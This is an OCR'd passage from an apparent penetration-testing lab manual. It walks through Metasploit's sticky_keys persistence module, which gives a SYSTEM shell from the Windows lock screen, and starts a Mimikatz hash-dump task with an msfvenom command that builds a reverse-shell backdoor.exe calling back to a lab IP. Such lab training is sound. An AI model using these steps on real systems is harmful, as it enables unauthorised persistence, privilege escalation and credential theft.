
```
msf6 exploit(windows/local/bypassuac_fodhelper) > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > sessions i*
Active sessions
-----
Id  Name   Type      Information          Connection
--  --    ---      -----
1   meterpreter x86/windows Windows11\Admin @ WINDOWS11 10.10.1.13:444 -> 10.10.1.11:50171 (10.10.1.11)
2   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WINDOWS11 10.10.1.13:4444 -> 10.10.1.11:50193 (10.10.1.11)

msf6 post(windows/manage/sticky_keys) > set session 2
session => 2
msf6 post(windows/manage/sticky_keys) > exploit


[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
msf6 post(windows/manage/sticky_keys) >
```

42. Now, switch to **Windows 11** machine and sign out from the **Admin** account and sign into **Martin** account using **apple** as password.

43. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift** key **5** times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.



44. In the Command Prompt window, type **whoami** and press **Enter**.



The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The window displays the command "whoami" being run, which outputs "nt authority\system". The background of the desktop shows two user icons: "Martin" and "Shiela".


45. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.
46. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.
47. Close all open windows and document all the acquired information.
48. Sign out from **Martin** account and sign into **Admin** account using **Pa\$\$w0rd** as password.
49. Turn off the **Parrot Security** virtual machine.

Task 6: Escalate Privileges to Gather Hashdump using Mimikatz

Mimikatz is a post exploitation tool that enables users to save and view authentication credentials such as kerberos tickets, dump passwords from memory, PINs, as well as hashes. It enables you to perform functions such as pass-the-hash, pass-the-ticket, and makes post exploitation lateral movement within a network.

Here, we use Metasploit inbuilt Mimikatz module which is also known as kiwi to dump Hashes from the target machine.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. In **Parrot Security** machine launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe** and press **Enter**.



The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the window is titled 'msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe - Parrot Term'. The terminal content shows the following session:

```
[attacker@parrot:~] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot:~] -[/home/attacker]
└─# cd
[root@parrot:~/Desktop] -[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe
